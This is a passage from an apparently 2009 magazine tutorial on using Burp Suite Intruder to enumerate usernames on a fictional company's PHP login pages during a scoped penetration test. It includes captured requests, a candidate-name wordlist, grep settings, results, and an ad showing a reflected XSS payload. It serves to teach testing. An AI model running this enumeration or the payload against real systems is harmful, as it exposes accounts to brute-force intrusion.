
My Info: Password Retrieval

To recover your password, please enter your Apple ID below:
(Hint: Your Apple ID may or may not be in the form of an email address. For example, the Apple ID "yourname" may exist separately from "yourname@me.com". MobileMe customers, please enter your full MobileMe email address, e.g. membername@me.com)

The Apple ID specified does not exist.

Apple ID
contact@c22.cc

Figure 3. *AppleID – Allows enumeration of email addresses*



burp suite v1.2
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer comms alerts
site map scope

Filter: hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

```
https://127.0.0.1
http://74.125.77.132
http://81.22.99.133
http://alistapart.com
http://ap.google.com
http://blog.portswigger.net
http://blogs.hackerscenter.com
http://blogsearch.google.at
http://books.google.at
http://creativecommons.org
http://de.sevenload.com
http://docs.google.com
http://downloads.sourceforge.net
http://en.wikipedia.org
http://feeds.feedburner.com
http://ferruh.mavituna.com
https://ferruh.mavituna.com
http://friendfeed.com
http://groups.google.at
http://images.google.at
http://jakarta.apache.org
http://java.sun.com
http://jerichohtml.sourceforge.net
```

host	method	URL	status	length	MIME type	title
http://mail.go...	POST	/a/c22.cc/?ui=2&ik=058dc91...	200	6782	script	
http://mail.go...	POST	/a/c22.cc/channel/bind?at=xn...	200	262	text	
http://mail.go...	GET	/a/c22.cc/channel/bind?at=xn...	200	302	JSON	
http://mail.go...	GET	/a/c22.cc/channel/bind?at=xn...	200	336	JSON	
http://mail.go...	GET	/a/c22.cc/channel/bind?at=xn...	200	393	JSON	
http://mail.go...	GET	/a/c22.cc/channel/bind?at=xn...	200	605	JSON	
http://mail.go...	POST	/a/c22.cc/channel/bind?at=xn...	200	262	text	
http://mail.go...	POST	/a/c22.cc/channel/bind?at=xn...	200	563	JSON	
http://mail.go...	GET	/a/c22.cc/channel/bind?at=xn...	200	30284	JSON	
http://mail.go...	POST	/a/c22.cc/channel/bind?at=xn...	200	262	text	

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Expires: Fri, 01 Jan 1990 00:00:00 GMT
Date: Fri, 13 Feb 2009 09:24:02 GMT
Content-Type: text/html; charset=UTF-8
ETag:
X-Content-Type-Options: nosniff
```

Figure 4. *Burp Suite – The new version 1.2*

Intruder feature and how it can be used for user enumeration during a penetration test (see Figure 4).

First things first, to perform this attack you'll need to have an application that returns different user feedback based on the existence (or lack thereof) of a user account. Typically the application will give a *username not found* or *incorrect password* type error if it's vulnerable. You could also see a different URL parameter, Cookie values, redirect, or a subtle change in the HTML code itself. The key here is to document everything about the application and then recheck it after attempting to logon. Burp Suite offers tools to make this easier. In particular the Comparer tool can be used to examine the server responses to ensure that everything matches up. This can also be useful when examining cookies for changes, as Burp Suite can do a word level, or byte level comparison that can be used to identify patterns within cookies that would otherwise go unnoticed. Make sure to also check any password reset features and if you're testing a forum type application, or instant messaging features for this kind of flaw. If you have a valid account (and in a penetration test you really should have a couple on-hand) and can converse with other users, then the IM or Chat features of a web-application could be the opening you're looking for. Anywhere you can enter a username is a possible enumeration point.

The Attack in Action


Now that you know how to look for this vulnerability in the course of your penetration tests. I'd like to run through a quick example attack using some simple PHP login scripts. If you want to follow along, you can download the scripts and the wordlist used in the examples (28 possible usernames) from *http://www.c22.cc/hakin9_burp.html*. The PHP scripts use a simple array to hold the username and password information.

Let's start with some back ground information and scope of the Penetration Test. Gikacom is a small company with big aspirations in the mobile phone accessory market (they make customized cases for your iPhone and blackberry that are becoming very popular amongst celebs). After seeing some suspicious logs on their web-server, they have asked your company's penetration testing team to come in and run some checks against the website to make 100% sure that attackers aren't stealing their trade secrets or accessing their customers data. The test must take place from outside the company and areas of the website that are publicly available are within the scope of the test. Client-side attacks, social engineering and denial of service are specifically excluded from the scope of testing.

Before jumping into the test we begin with some quick reconnaissance of the company and the web-servers to see what possible information we can gather. The whois output from the gikacom.at domain gives some limited information on technical contacts (*john@gikacom.at* and *paul@gikacom.at*) (see Figure 5). This information could be useful moving forward. All other information from google, google code search, news groups and local news sources comes up dry. Moving on to active recon, we start spidering the website using Burp and DirBuster and quickly find something that looks like it could be useful. Two files that aren't linked from the main web-application, but can be directly called from */admin/login.php and /admin/login2.php*. Splitting up the test area into sections, each member of

```
domain:         gikacom.at
admin-c:        NISG2621111-NICAT
tech-c:         NISG2621111-NICAT
nserver:        dns1.gikacom.at
remarks:        194.1.1.1
nserver:        dns2.gikacom.at
remarks:        194.1.1.2
changed:        20080101 10:10:30
source:         AT-DOM

personname:     John St.Clare
organization:   Gikacom GmbH
street address: St.Pölten Str
postal code:    1010
city:           Wien
country:        Austria
phone:          +4311111112
e-mail:         john@gikacom.at
e-mail:         paul@gikacom.at
nic-hdl:        EF2999999-NICAT
changed:        20080101 10:10:29
source:         AT-DOM
```

Figure 5. *Whois of gikacom.at*




Contact Details

Administration

Gika Rhyse	Head of Research and Marketing	ext 3020	gika@gikacom.at
John Smith	Administration: IT Services	ext 3022	admin@gikacom.at
Tom McClod	Departmental Secretary: Special Projects: Marketing	ext 3055	tom@gikacom.at
Mary Kirby	IT Services Web Development	ext 3080	mary@gikacom.at

Figure 6. *Contact Page – A great source of information*


word compare of #2 and #3 (1 difference)
Length: 712
● text ○ hex
Length: 712
● text ○ hex
key: modified deleted added
sync views

```
HTTP/1.1 200 OK
Date: Sun, 15 Feb 2009 09:01:10 GMT
Server: Apache/2.2.11 (Win32) DAV/2 mod_ssl/2.2.11
OpenSSL/0.9.8i mod_autoindex_color PHP/5.2.8
X-Powered-By: PHP/5.2.8
Content-Length: 488
Content-Type: text/html

        <html>
                <head>
                        <title>Login Screen</title>
                </head>
                <body>
                        <h1>Login</h1>

        <form action='' method='POST'>
                                <table
border='0'>
<tr>
        <td>Username </td>
```


```
HTTP/1.1 200 OK
Date: Sun, 15 Feb 2009 09:00:40 GMT
Server: Apache/2.2.11 (Win32) DAV/2 mod_ssl/2.2.11
OpenSSL/0.9.8i mod_autoindex_color PHP/5.2.8
X-Powered-By: PHP/5.2.8
Content-Length: 488
Content-Type: text/html

        <html>
                <head>
                        <title>Login Screen</title>
                </head>
                <body>
                        <h1>Login</h1>

        <form action='' method='POST'>
                                <table
border='0'>
<tr>
        <td>Username </td>
```

Figure 7. *Burp Suite – Using the comparer tool to look at server responses*

the test team begins looking closer to see where we can extract further useful information. As is usual in these tests, we find the usual suspects. Detailed information on the software version used on the server is present in the response headers, and several code-comments in the javascript portions of the web-applications give us information about 3 possible developers (Paul Grady, Mary Kirby and Tim Billington). The final check is to note any email addresses found when spidering the website, (see Figure 6) and take a closer look at the metadata from any Office documents, PDF files, or JPGs on the web-site. The metadata confirms some of the names already found as well as the software versions in use locally, but unfortunately doesn't offer any new leads. As client-side exploitation is outside of the scope, we can't use much of the metadata information to it's fullest. Due to the small size of the site this information gathering exercise was simple to complete manually. On larger sites we would have used scripting or a tool like CeWL to automate this data extraction.


Now that we have a list of employee names and email addresses we can begin looking to exploit flaws in the web-application. While the other team members look at the main webapplication, my first step is to look more closely at the `login.php` and `login2.php` pages to see what information we can find. Loading up the pages through Burp Suite's transparent proxy I can see that each PHP page provides a simple logon form with no real information on what lies behind it. Both appear to be identical in every way. To check that I'm not missing anything, I load up each of the server responses into the Burp Comparer tool and take a look for any differences.

Burp shows that both pages are identical except for the difference in the request timestamp (which stands to reason) (see Figure 7). So maybe this is just a developer error and both are identical scripts with different names. I throw a couple of test credentials (john and test) into the logon window of both and look for the responses (see Figure 8). Login.php throws back a *username not found* response, however `login2.php` simply returns me to the login screen again without an error message. Taking a closer look, `login2.php` shows an added parameter `ErrorCode=09001` after attempting to logon with the test user. This is an interesting response. Taking our list of possible users discovered in our recon phase, I open up `login2.php` again and enter in the first name on our list john and a test password to see the response. Perfect, this time `login2.php` responds back with a 302 Redirect telling the browser to reload `login2.php` with an added `ErrorCode=10001` parameter set (see Figure 9). A couple more trial logons seem to confirm my suspicion that the PHP code behind `login2.php` returns


burp suite v1.2
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer comms
intercept options history
request to http://localhost:80 [127.0.0.1]
forward drop intercept is on action
raw params headers hex


```
POST /login2.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-GB; rv:1.9.0.6) Gecko/2009011913 Firefox/3.0.6
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://localhost/login2.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

username=john&password=test
```

Figure 8. *Burp Suite – Intercepting the login and examining the POST data*



```
HTTP/1.1 302 Found
Date: Sun, 15 Feb 2009 09:15:01 GMT
Server: Apache/2.2.11 (Win32) DAV/2 mod_ssl/2.2.11 OpenSSL/0.9.8i mod_autoindex_color PHP/5.2.8
X-Powered-By: PHP/5.2.8
Location: ?ErrorCode=10001
Content-Length: 0
Content-Type: text/html
```

Figure 9. *Burp Suite – Looking at the server responses*


target proxy spider scanner intruder repeater sequencer decoder comparer comms
target positions payloads options

attack type sniper

```
POST /login2.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-GB; rv:1.9.0.6) Gecko/2009011913 Firefox/3.0.6
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://localhost/login2.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

username=§john§&password=test
```


Figure 10. *Burp Suite – Setting the injection point in the Intruder*

a different `ErrorCode` if the username is correct or not. This is prime for a user enumeration attack, and if no lockout is enabled on the system, a brute-force attack against the user accounts that we find to be valid.

Loading up the `login2.php` request from Burp Suite into the Intruder, I quickly select the username portion of the POST request and select to perform a sniper attack against this value. The password isn't an issue right now, as I just want to enumerate a valid list of usernames (see Figure 10). Under payload I load up our list of users extracted from the website, whois and metadata. Without knowing what the internal naming convention is, this short list of users has slowly grown. The list now includes Firstname (john), Firstname.Lastname (john.stclare), and First Intial.Lastname (jstclare) combinations. Just for completeness I've also thrown in some typically found usernames that we'd be interested in like root, admin, administrator, manager, sysop, system, backup and god. If this doesn't yield suitable results then setting capitalisation might be the next step. In total we have 28 possibles to test against in the first phase. Not too many.


As the PHP script responds with a 302 Redirect message, I head into the Burp Intruder options and set the grep to extract the server response and match the `ErrorCode=` section of the response header (see Figure 11). To make sure the headers are checked I uncheck the *exclude HTTP headers* and set the maximum capture length to 1 as the first character of the ErrorCode is enough to diagnose if the user exists or not (0 for incorrect username, 1 for invalid password). No point in matching the whole string if the first character is different after all.

Clicking on the Intruder menu and starting the attack it's quickly obvious that the naming convention for internal users is simply the firstname of the person all in lowercase. This is typical of a small company, and can quickly become unmanageable. Still, we're getting the results we want and the information coming back from Burp Intruder is certainly going to make the Gikacom developers rethink how they program web-applications in the future. After six valid usernames are found, including the *admin* account, I take a screenshot of the results and note down the valid accounts for later use (see Figure 12). This list is perfect for password brute-forcing if it falls within the scope of testing. It could also prove to be useful if we can get further access to the server and need a list of possible local Linux user accounts to try.



[✓] capture text following these expressions:
ErrorCode=
● simple pattern match
○ regex
ErrorCode=
☐ case sensitive
☐ exclude HTTP headers
stop capturing at '
max capture length 1

Figure 11. *Burp Suite – Extracting the server response*




request	payload	status	error	timeout	length	ErrorCode=
1	john	302	☐	☐	272	1
2	john.stclare	302	☐	☐	272	0
3	jstclare	302	☐	☐	272	0
4	paul	302	☐	☐	272	0
5	paul.grady	302	☐	☐	272	0
6	pgrady	302	☐	☐	272	0
7	mary	302	☐	☐	272	1
8	mary.kirby	302	☐	☐	272	0
9	mkirby	302	☐	☐	272	0
10	tim	302	☐	☐	272	1
11	tim.billington	302	☐	☐	272	0
12	tbillington	302	☐	☐	272	0
13	gika	302	☐	☐	272	1
14	gika.rhyse	302	☐	☐	272	0
15	grhyse	302	☐	☐	272	0
16	john.smith	302	☐	☐	272	0
17	jsmith	302	☐	☐	272	0
18	tom	302	☐	☐	272	1
19	tom.mcclod	302	☐	☐	272	0
20	tmcclod	302	☐	☐	272	0
21	root	302	☐	☐	272	0
22	admin	302	☐	☐	272	1
23	administrator	302	☐	☐	272	0
24	manager	302	☐	☐	272	0
25	sysop	302	☐	☐	272	0
26	system	302	☐	☐	272	0
27	backup	302	☐	☐	272	0
28	god	302	☐	☐	272	0

finished

Figure 12. *Burp Suite – Viewing the results by errorcode*

REASONS TO BUY BURP


NICE LOGO
RUNS ON WINDOWS, LINUX + MAC
FINDS TONS OF BUGS
PRETTY COLOURS
$180
CHEAP
CHICKS DIG IT
burp suite professional v1.2
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
results scan queue live scanning options
advisory request response
raw headers hex html render viewstate
1 highlight

```
http://www.myapp.com
  /
  admin
  contacts
  creditcards
  employees
  fileexchange
  login
  map
  news
  prefs
  search
```

```
SQL injection [12]
Cross-site scripting (stored) [3]
HTTP header injection [2]
Cross-site scripting (reflected) [3]
  /search/11/Default.aspx [SearchTerm parameter]
  /search/12/Default.aspx [SearchTerm parameter]
  /search/13/Default.aspx [SearchTerm parameter]
Cleartext submission of password [2]
OS command injection [2]
File path traversal [2]
LDAP injection [2]
Session token in URL
Open redirection [3]
Password field with autocomplete enabled [5]
Cookie without HttpOnly flag set [2]
Email addresses disclosed [37]
Private IP addresses disclosed
```

```html
id="SearchButton" />
     <div id="ExtraFields"><input name="searchtype" type="hidden"
value="1"></div>
     </form>
     <p>
     </p>
     <div id="Result"><script>var a = 'No results found for expression:
adfd34\\';alert(1)//6bc959400a5'; alert(a);</script></div>
     <p>
     </p>
     <a href="Recent.aspx">View recent searches</a>
</body>
</html>
```

http://portswigger.net

Now it's time to turn our attention to `login.php`. Unlike `login2.php` this page simply returns the error directly to the user in clear text. Simple enough after the previous enumeration. Now that we've found an opening to perform our enumeration, we need to setup Burp Suite to perform the test on login.php. This time I'm going to talk you through the process step by step.


Step by Step

